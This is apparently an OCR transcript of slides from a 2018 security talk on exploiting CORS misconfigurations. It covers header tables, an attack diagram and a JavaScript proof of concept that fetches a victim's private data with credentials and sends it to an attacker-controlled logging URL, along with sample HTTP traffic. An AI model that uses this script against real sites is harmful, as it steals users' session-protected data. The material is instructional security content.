
_ EXPLOITING CORS

# Exploitation «with credentials»

From an attacker point of view the best scenario is when the target CORS configuration sets the "Access-Control-Allow-Credentials" header to "true".

It allows to steal the victim's private and sensitive data.

| "Access-Control-Allow-Origin" | "Access-Control-Allow-Credentials" | Exploitable |
|---|---|---|
| https://attacker.com | true | Yes |
| null | true | Yes |
| * | true | No |



Attacker Web App
(attacker.domain)
Victim’s
Browser
Vulnerable Web App
(vuln.bank)
2 User visits the malicious website
3 It returns the malicious script
4 Browser sends malicious request including
the session cookie and the Origin header
5 Returns private data and CORS headers

```
var xhr = new XMLHttpRequest();
xhr.open("GET", " https://vuln.bank/api/private-
data", true);
xhr.withCredentials = true;
xhr.onload = function () {

location=“//attacker.domain/log?response=“+xhr.resp
onseText;
};
xhr.send();
```


```
GET /api/private-data HTTP/1.1
Host: vuln.bank
Origin: https://attacker.domain/
Cookie: JSESSIONID=<redacted>
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin:
https://attacker.domain
Access-Control-Allow-Credentials: true

…

{"id":1234567,"name":"Name","surname":"Surname","em
ail":"email@target.local","account":"ACT1234567","b
alance":"123456,7","token":"top-secret-string"}
```

_ EXPLOITING CORS

# Exploitation «with credentials»


Due to the two “Access-Control-Allow-*” headers sent by the server, the victim’s browser allows the JavaScript code included into the malicious page to access the private data.



CORS Proof of Concept

```
{"id":1234567,"name":"Name","surname":"Surname","email":"email@target.lo
cal","account":"ACT1234567","balance":"123456,7","token":"top-secret-
string"}
```

# DEMO



https://www.vuln.domain/dashboard/

☑ Registro permanente

- Invia una richiesta o Ricarica la pagina per visualizzare informazioni dettagliate sull'attività di rete.
- Fai clic sul pulsante per avviare l'analisi delle prestazioni.

HackInBo® Winter 2018 Edition

_ EXPLOITING CORS


# Exploitation «without credentials»

In this case the target application allows the “Origin” with the “Access-Control-Allow-Origin” header but does not allow credentials.

| “Access-Control-Allow-Origin” | Exploitable |
|---|---|
| https://attacker.com | Yes |
| null | Yes |
| * | Yes |

_ EXPLOITING CORS

# Exploitation «without credentials»



Can be exploited to carry on other attacks.

**Bypass IP-based authentication**

**Client-side cache poisoning**

**Server-side cache poisoning**

_ EXPLOITING CORS

# Client-side cache poisoning

How to make an “unexploitable” vulnerability in an “exploitable” one.

